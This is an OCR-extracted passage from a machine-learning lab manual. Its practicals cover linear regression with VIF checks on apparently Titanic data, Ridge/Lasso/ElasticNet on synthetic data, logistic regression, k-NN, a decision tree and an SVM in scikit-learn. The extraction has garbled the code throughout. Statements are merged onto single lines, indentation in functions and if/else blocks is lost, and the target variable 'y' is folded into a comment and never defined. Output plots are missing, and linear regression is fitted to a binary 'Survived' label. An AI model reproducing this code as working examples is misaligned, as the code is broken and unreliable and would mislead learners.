
Code :


```
import pandas as pd

import numpy as np

import matplotlib.pyplot as plt

import seaborn as sns

from sklearn.model_selection import train_test_split

from sklearn.linear_model import LinearRegression

from sklearn.metrics import mean_squared_error, r2_score

from statsmodels.stats.outliers_influence import variance_inflation_factor
from sklearn.preprocessing import LabelEncoder

# Import LabelEncoder

from sklearn.impute import SimpleImputer


# Load dataset

from google.colab import files uploaded = files.upload()  # Upload your CSV file


# Read the CSV file

data =pd.read_csv(list(uploaded.keys())[0])

# Display the first few rows
print(data.head())

# Check for null values and basic statistics
print(data.info())
print(data.describe())

# Define a function to calculate VIF
def calculate_vif(df):

# Select only numeric features for VIF calculation
numeric_df = df.select_dtypes(include=np.number)

# Drop rows with infinite or missing values
```

```
numeric_df = numeric_df.replace([np.inf, -np.inf], np.nan).dropna()
vif_data = pd.DataFrame()
vif_data["feature"] = numeric_df.columns
vif_data["VIF"] = [variance_inflation_factor(numeric_df.values, i)
for i in range(numeric_df.shape[1])]
    return vif_data

# Selecting features and target variable
X = data.drop("Survived", axis=1)
# Changed 'y' to 'Survived' y = data["Survived"]

# Handle categorical features (e.g., using Label Encoding)
for col in X.select_dtypes(include=['object']).columns:
    le = LabelEncoder()
    X[col] = le.fit_transform(X[col])

# Impute missing values using the mean (you can choose other strategies)
imputer = SimpleImputer(strategy='mean')
# Create an imputer instance
X = pd.DataFrame(imputer.fit_transform(X), columns=X.columns)
# Impute and update X

# Calculate VIF for initial features
print("VIF before handling multicollinearity:")
print(calculate_vif(X)) # Call the modified function

# Drop features based on VIF analysis (example: drop 'X1' if VIF is high)
# Check if the column exists before dropping
if 'X1' in X.columns:
    X = X.drop("X1", axis=1)  # Replace 'X1' with the actual high VIF feature name
else:
    print("Column 'X1' not found in the DataFrame.")

# Recalculate VIF
print("VIF after handling multicollinearity:")
print(calculate_vif(X))
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

# Initialize and fit the model
model = LinearRegression()
model.fit(X_train, y_train)

# Get coefficients and intercept
print("Coefficients:", model.coef_)
print("Intercept:", model.intercept_)

# Predictions
y_pred = model.predict(X_test)

# Evaluation metrics
```

```
rmse = np.sqrt(mean_squared_error(y_test, y_pred)) r2 = r2_score(y_test, y_pred)
print(f"RMSE: {rmse}")
print(f"R^2: {r2}")
from sklearn.feature_selection import RFE

# Recursive Feature Elimination
rfe = RFE(estimator=LinearRegression(), n_features_to_select=5)

# Adjust features
rfe.fit(X_train, y_train)

# Selected features
print("Selected Features:", X.columns[rfe.support_])

# Scatter plot of actual vs predicted values
plt.scatter(y_test, y_pred) plt.xlabel("Actual")
plt.ylabel("Predicted")
plt.title("Actual vs Predicted")
plt.show()

# Residuals
residuals = y_test - y_pred sns.histplot(residuals, kde=True)
plt.title("Residuals Distribution")
plt.show()
```

Output :




Residuals Distribution
Count
Survived
0
10
20
30
40
−0.75
−0.50
−0.25
0.00
0.25
0.50
0.75
1.00

3c. Regualarized Linear Models :

Implement Regression variants like LASSO and Ridge on any generated dataset

Code :

1. **Set Up the Environment**

```
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
import seaborn as sns
from sklearn.model_selection import train_test_split
from sklearn.linear_model import Ridge, Lasso, ElasticNet
from sklearn.metrics import mean_squared_error, r2_score
from sklearn.datasets import make_regression
# Set random seed for reproducibility
np.random.seed(42)
```

2. **Generate a Synthetic Dataset**

```
# Generate synthetic data
X, y = make_regression(n_samples=1000,
# Number of samples
 n_features=10,
# Number of features
noise=15,
# Add some noise
 random_state=42
)
# Convert to DataFrame for exploration
data = pd.DataFrame(X, columns=[f"X{i}"
for i in range(1, 11)]) data["y"] = y
# Display the first few rows
```

```
print(data.head())
```

3. **Split the Dataset**

```
# Split data into training and testing sets
X_train, X_test, y_train, y_test = train_test_split(data.drop("y", axis=1),
# Features
   data["y"],
# Target variable
 test_size=0.2,
 # 20% for testing
   random_state=42
)
```

4. **Train and Evaluate Ridge Regression**

```
# Initialize Ridge Regression with a regularization parameter (alpha)
ridge = Ridge(alpha=1.0)
# Train the model
ridge.fit(X_train, y_train)
# Predictions
ridge_pred = ridge.predict(X_test)
# Evaluate Ridge Regression
ridge_rmse = np.sqrt(mean_squared_error(y_test, ridge_pred))
ridge_r2 = r2_score(y_test, ridge_pred)
print(f"Ridge RMSE: {ridge_rmse}")
print(f"Ridge R^2: {ridge_r2}")
```

5. **Train and Evaluate Lasso Regression**

```
# Initialize Lasso Regression
lasso = Lasso(alpha=0.1)
# Train the model
lasso.fit(X_train, y_train)
```

 # Predictions

lasso_pred = lasso.predict(X_test)

 # Evaluate Lasso Regression

lasso_rmse = np.sqrt(mean_squared_error(y_test, lasso_pred))

lasso_r2 = r2_score(y_test, lasso_pred)

print(f"Lasso RMSE: {lasso_rmse}")

print(f"Lasso R^2: {lasso_r2}")

 # Features shrunk to

zero print("Lasso Coefficients:", lasso.coef_)

6. Train and Evaluate ElasticNet Regression

 # Initialize ElasticNet

elastic_net = ElasticNet(alpha=0.1, l1_ratio=0.5) # l1_ratio balances L1 and L2 penalties

 # Train the model

elastic_net.fit(X_train, y_train)

 # Predictions

elastic_net_pred = elastic_net.predict(X_test)

 # Evaluate

ElasticNet Regression elastic_net_rmse = np.sqrt(mean_squared_error(y_test, elastic_net_pred)) elastic_net_r2 = r2_score(y_test, elastic_net_pred)

print(f"ElasticNet RMSE: {elastic_net_rmse}")

print(f"ElasticNet R^2: {elastic_net_r2}")

7. Compare Results

 # Collect metrics

metrics = pd.DataFrame({


"Model": ["Ridge", "Lasso", "ElasticNet"],

"RMSE": [ridge_rmse, lasso_rmse, elastic_net_rmse],

"R^2": [ridge_r2, lasso_r2, elastic_net_r2]

```
})
print(metrics)
# Plot RMSE comparison
sns.barplot(data=metrics, x="Model", y="RMSE")
plt.title("Model RMSE Comparison")
plt.show()
```

Output :



Practical 4 : Discriminative Models

4a. Logistic Regression :

Perform binary classification using logistic regression. Calculate accuracy, precision, recall, and understand the ROC curve."

Code :

Step 1: Import Required Libraries

 # Import necessary libraries

```
import numpy as np
import pandas as pd
from sklearn.model_selection import train_test_split
from sklearn.linear_model import LogisticRegression
from sklearn.metrics import accuracy_score, precision_score, recall_score, roc_curve, auc
import matplotlib.pyplot as plt
```

Step 2: Prepare the Dataset

```
from sklearn.datasets import make_classification
```

 # Create a synthetic dataset

```
X, y = make_classification(n_samples=1000, n_features=10, n_classes=2, random_state=42)
```

 # Split data into training and testing sets

```
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3, random_state=42)
```

Step 3: Train the Logistic Regression Model

 # Initialize the logistic regression model

```
logreg = LogisticRegression()
```

 # Train the model on the training data

```
logreg.fit(X_train, y_train)
```

Step 4: Make Predictions

 # Predict labels for the test set

y_pred = logreg.predict(X_test)

 # Predict probabilities for the ROC curve

y_prob = logreg.predict_proba(X_test)[:, 1]

Step 5: Evaluate the Model

 # Calculate metrics


accuracy = accuracy_score(y_test, y_pred)

precision = precision_score(y_test, y_pred)

recall = recall_score(y_test, y_pred)

print(f"Accuracy: {accuracy:.2f}")

Output :



4b .Implement and demonstrate k-nearest Neighbor algorithm. Read the training data from a .CSV file and build the model to classify a test sample. Print both correct and wrong predictions.

Code :

Step 1: Import Required Libraries # Import necessary libraries

```
import pandas as pd

import numpy as np

from sklearn.model_selection import train_test_split
from sklearn.neighbors import KNeighborsClassifier
from sklearn.metrics import accuracy_score

from google.colab import files
```

Step 2: Create or Upload the CSV File

```
# Check if the user wants to create a dataset or upload one
print("Do you have a CSV file to upload? (yes/no)")
response = input().lower()

if response == "yes":

   uploaded = files.upload()
filename = list(uploaded.keys())[0]
else:

 # Create a synthetic dataset

from sklearn.datasets import make_classification

 # Generate synthetic data

X,y=make_classification(n_samples=200,n_features=5, n_classes=2, random_state=42)


# Combine features and target into a single DataFrame

data = pd.DataFrame(X, columns=[f"Feature_{i}"

for i in range(X.shape[1])])

   data['Target'] = y

# Save the dataset to a CSV file

filename = "synthetic_data.csv"

data.to_csv(filename, index=False)

print(f"Synthetic dataset saved as {filename}.")
```

Step 3: Load the CSV File into a DataFrame

```
# Load the dataset into a DataFrame
data = pd.read_csv(filename)
# Display the first few rows of the dataset
print("Loaded Dataset:")
print(data.head())
```

Step 4: Preprocess the Data

 # Separate features (X) and labels (y)

```
X = data.iloc[:, :-1].values  # All columns except the last one
y = data.iloc[:, -1].values   # Last column as the target
```

 # Split the dataset into training and testing sets (80% train, 20% test)

```
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
```

Step 5: Train the k-NN Model #

Initialize the k-NN model with k=3 knn

```
= KNeighborsClassifier(n_neighbors=3) #
```

Train the model on the training data

```
knn.fit(X_train, y_train)
```

Step 6: Predict Test Samples #

Predict the labels for the test set

```
y_pred = knn.predict(X_test)
```

Step 7: Evaluate and Print Predictions #
Calculate and display the accuracy

```
accuracy = accuracy_score(y_test, y_pred)
print(f"\nModel Accuracy:
{accuracy:.2f}\n")
```

 # Display correct and incorrect predictions

```
print("Correct Predictions:")
for i in range(len(y_test)):
    if y_pred[i] == y_test[i]:
print(f"Sample {i}: Predicted={y_pred[i]}, Actual={y_test[i]}")
print("\nIncorrect Predictions:")

for i in range(len(y_test)):
```

```
        if y_pred[i] != y_test[i]:
print(f"Sample {i}: Predicted={y_pred[i]}, Actual={y_test[i]}")
```

Output :

```
[ ]
    Model Accuracy: 0.88

    Correct Predictions:
    Sample 0: Predicted=0, Actual=0
    Sample 1: Predicted=1, Actual=1
    Sample 2: Predicted=1, Actual=1
    Sample 3: Predicted=0, Actual=0
    Sample 4: Predicted=1, Actual=1
    Sample 5: Predicted=1, Actual=1
    Sample 6: Predicted=0, Actual=0
    Sample 7: Predicted=0, Actual=0
    Sample 9: Predicted=1, Actual=1
    Sample 10: Predicted=1, Actual=1
    Sample 11: Predicted=1, Actual=1
    Sample 12: Predicted=0, Actual=0
    Sample 13: Predicted=0, Actual=0
    Sample 14: Predicted=0, Actual=0
    Sample 15: Predicted=0, Actual=0
    Sample 16: Predicted=0, Actual=0
    Sample 17: Predicted=1, Actual=1
    Sample 18: Predicted=1, Actual=1
    Sample 19: Predicted=0, Actual=0
    Sample 20: Predicted=0, Actual=0
    Sample 22: Predicted=1, Actual=1
    Sample 23: Predicted=1, Actual=1
    Sample 24: Predicted=1, Actual=1
    Sample 25: Predicted=1, Actual=1
    Sample 26: Predicted=1, Actual=1
    Sample 27: Predicted=0, Actual=0
    Sample 28: Predicted=0, Actual=0
    Sample 30: Predicted=1, Actual=1
    Sample 31: Predicted=1, Actual=1
    Sample 32: Predicted=1, Actual=1
    Sample 34: Predicted=0, Actual=0
    Sample 35: Predicted=1, Actual=1
    Sample 36: Predicted=1, Actual=1
    Sample 38: Predicted=1, Actual=1
    Sample 39: Predicted=1, Actual=1
```

```
    Incorrect Predictions:
    Sample 8: Predicted=1, Actual=0
    Sample 21: Predicted=1, Actual=0
    Sample 29: Predicted=0, Actual=1
    Sample 33: Predicted=1, Actual=0
    Sample 37: Predicted=1, Actual=0
```

4c. Build a decision tree classifier or regressor. Control hyperparameters like tree depth to avoid overfitting. Visualize the tree.

Code :

Step 1: Import Required Libraries

```
# Import necessary libraries
import pandas as pd
import numpy as np
from sklearn.model_selection import train_test_split
from sklearn.tree import DecisionTreeClassifier, DecisionTreeRegressor,
plot_tree
from sklearn.metrics import accuracy_score, mean_squared_error
import matplotlib.pyplot as plt
from google.colab import files
```

Step 2: Create or Upload the CSV File

```
# Check if the user wants to upload a file or generate one
print("Do you have a CSV file to upload? (yes/no)")
response = input().lower()
if response == "yes":
    # Upload the CSV file
    uploaded = files.upload()
    filename = list(uploaded.keys())[0]
else:
  # Generate synthetic data (classification or regression)
   from sklearn.datasets import make_classification, make_regression
print("Choose a task: (1) Classification (2) Regression")
task = int(input())
if task == 1:
  # Generate synthetic classification data
    X, y = make_classification(n_samples=200, n_features=5, random_state=42)
    task_type = "classification"
```

```
    else:
        # Generate synthetic regression data
        X, y = make_regression(n_samples=200, n_features=5, random_state=42)
        task_type = "regression"
    # Combine features and target into a single DataFrame
data = pd.DataFrame(X, columns=[f"Feature_{i}"
for i in range(X.shape[1])]) data['Target'] = y
    # Save the dataset to a CSV file
filename = "synthetic_data.csv"
data.to_csv(filename, index=False)
print(f"Synthetic {task_type} dataset saved as {filename}.")
```

Step 3: Load the Dataset

```
# Load the dataset
data =pd.read_csv(filename)
# Display the first few rows of the dataset
print("Dataset Preview:")
print(data.head())
```

Step 4: Preprocess the Data

```
# Separate features and target
X = data.iloc[:, :-1].values  # All columns except the last one
y = data.iloc[:, -1].values   # Last column as the target
# Split data into training and testing sets
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
```

Step 5: Build the Decision Tree

```
# Define the tree depth to avoid overfitting
max_depth = 3
```

 # Initialize the model

```
if task_type =="classification":
   model = DecisionTreeClassifier(max_depth=max_depth, random_state=42)

else:

   model = DecisionTreeRegressor(max_depth=max_depth, random_state=42)
```

 # Train the model

```
model.fit(X_train, y_train)
```

Step 6: Make Predictions

 # Predict on the test set

```
y_pred = model.predict(X_test)
```

 # Evaluate the model

```
if task_type == "classification":

   accuracy = accuracy_score(y_test, y_pred)
   print(f"Accuracy: {accuracy:.2f}")
else:
   mse = mean_squared_error(y_test, y_pred)
print(f"Mean Squared Error: {mse:.2f}")
```


Step 7: Visualize the Tree

 # Visualize the decision tree

```
plt.figure(figsize=(12, 8))
plot_tree(model, feature_names=data.columns[:-1], class_names=str(np.unique(y))

if task_type == "classification" else None, filled=True)

plt.title("Decision Tree Visualization")

plt.show()
```

Output :

Decision Tree Visualization



4d. Implement a Support Vector Machine for any relevant dataset.

Code:

Step 1: Import Required Libraries

 # Import necessary libraries

```
import pandas as pd

import numpy as np

from sklearn.model_selection import train_test_split

from sklearn.svm import SVC

from sklearn.metrics import accuracy_score, classification_report
from google.colab import files
```

Step 2: Create or Upload a Dataset

 # Check if the user wants to upload a file or generate one

```
print("Do you have a CSV file to upload? (yes/no)")

response = input().lower()

if response == "yes":
```

 # Upload the CSV file

```
uploaded = files.upload()

filename = list(uploaded.keys())[0]

else:
```

 # Generate synthetic classification data

```
from sklearn.datasets import make_classification

X, y = make_classification(n_samples=200, n_features=5, n_classes=2, random_state=42)
```

 # Combine features and target into a DataFrame

```
data = pd.DataFrame(X, columns=[f"Feature_{i}"

for i in range(X.shape[1])])

   data['Target'] = y
```

#Save the synthetic dataset to a CSV file

```
filename="synthetic_data.csv"

data.to_csv(filename,index=False)

print(f"Synthetic dataset saved as {filename}.")
```

Step 3: Load the Dataset

 # Load the dataset into a DataFrame

```
data = pd.read_csv(filename)
```

 # Display the first few rows of the dataset

```
print("Dataset Preview:")
print(data.head())
```

Step 4: Preprocess the Data

 # Separate features (X) and target (y)

```
X = data.iloc[:, :-1].values  # All columns except the last one
y = data.iloc[:, -1].values   # Last column as the target
```

 # Split the dataset into training (80%) and testing (20%) sets

```
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
```

Step 5: Train the Support Vector Machine

 # Initialize the SVM model (use RBF kernel as default)

```
svm_model = SVC(kernel='rbf', C=1.0, gamma='scale', random_state=42)
```

 # Train the SVM model on the training data

```
svm_model.fit(X_train, y_train)
```

Step 6: Make Predictions

 # Predict the labels for the test set

```
y_pred = svm_model.predict(X_test)
```

Step 7: Evaluate the Model

 # Calculate and print the accuracy

```
accuracy = accuracy_score(y_test, y_pred)
print(f"Model Accuracy: {accuracy:.2f}")
```

 # Print a detailed classification report

```
print("\nClassification Report:")
print(classification_report(y_test, y_pred))
```

Step 8: Visualize the Decision Boundary (Optional for 2D Data)

```
import matplotlib.pyplot as plt
```

 # Generate 2D synthetic data

```
from sklearn.datasets import make_blobs

X, y = make_blobs(n_samples=100, centers=2, random_state=42, cluster_std=1.5)
```

 # Fit the SVM on this data

```
svm_model.fit(X, y)
```

#Plot the decision boundary

```
plt.figure(figsize=(8, 6))

plt.scatter(X[:, 0], X[:, 1], c=y, cmap='coolwarm', edgecolor='k')
```

